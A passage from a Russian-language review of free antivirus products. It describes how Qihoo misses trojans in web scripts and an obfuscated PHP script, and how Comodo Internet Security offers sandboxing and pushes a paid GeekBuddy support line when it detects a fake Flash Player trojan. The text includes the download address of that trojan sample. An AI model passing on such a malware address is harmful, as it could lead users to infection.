


При переходе на PayPal автоматически запускается элемент «Безопасные платежи» и выполняется быстрое сканирование системного окружения.



Проверка системы для повышения безопасности платежей


Двух троянов в разных скриптах одной веб-страницы Qihoo пропустил. Позже один из них был найден антивирусом в кеше браузера и удален оттуда вместе с копией веб-страницы. Реакция на сочетанные угрозы оказалась примерно такой же, как у «Защитника Windows», но тут примечательно другое. Если Qihoo обнаруживает несколько вредоносных объектов подряд, то появляется рекомендация выполнить быструю проверку системы.



Реакция на множественные угрозы

На чистой Windows 10 такая проверка заняла чуть больше трех минут. При этом просканировались все запущенные процессы, объекты автозапуска и основные компоненты **Windows\system32** — всего более 21 тысячи файлов.

Под конец теста Qihoo пропустил зараженный PHP-скрипт с сайта, находящегося в черном списке восьми служб облачного мониторинга. Сам скрипт идентифицируется как Trojan.Obfuscator или Trojan.Crypt большинством антивирусов на VirusTotal — 33 из 55.




Провал на проверке PHP-скрипта

COMODO INTERNET SECURITY 8.2.0.4792

CIS — комплексный продукт, доступный бесплатно для домашних пользователей и учебных заведений. В его состав входит антивирус, файрвол, песочница и компоненты проактивной защиты. После установки он занимает более 215 Мбайт вместе с базами. Сама установка происходит буквально в пару кликов, а вот обновление сигнатур занимает минут десять. Во всяком случае, в первый раз. Реклама других продуктов Comodo появляется после перезагрузки (ее можно убрать) и периодически демонстрируется в самой панели управления.

На подозрительный исполняемый файл Comodo реагирует интереснее других антивирусов: он предупреждает об отсутствии у экзешника цифровой подписи и предлагает запустить его в песочнице или добавить в список исключений, помимо стандартных вариантов разрешить/заблокировать.





Возможность запустить подозрительный файл в песочнице

При обнаружении в списке загрузок трояна, маскирующегося под Adobe Flash Player, Comodo зачем-то предлагает получить помощь эксперта по телефону горячей линии.

Comodo Free Internet Secu
exeupp.com/981/flashplyaer.exe

COMODO

Внимание!
Обнаружен Вредоносный файл!

Антивирус COMODO обнаружил признаки работы вредоносного объекта!

Специалист, сертифицированный компанией Майкрософт готов вам помочь. Вы хотите, чтобы проверку и очистку компьютера произвёл GeekBuddy? Узнать больше

Да, поручить очистку эксперту
Нет, я попробую самостоятельно


Вы можете позвонить GeekBuddy по телефону +1-888-351-7933

В дальнейшем этот вопрос не задавать

Предложение техподдержки при обнаружении трояна




Выбор варианта «Нет, я попробую самостоятельно» приводит к простой демонстрации уведомления об удалении вредоносного объекта. Наверное, аналогичная рекомендация звучит более авторитетно, если ее высказывает «сертифицированный Microsoft специалист».



Ликвидация трояна в загрузках


В настройках по умолчанию Comodo самостоятельно не сканирует загруженные архивы, даже ZIP. Однако во время их принудительной проверки находит спрятанную внутри заразу. Архивы RAR он также сканирует лишь при проверке по запросу.



Проверка скачанного архива по запросу



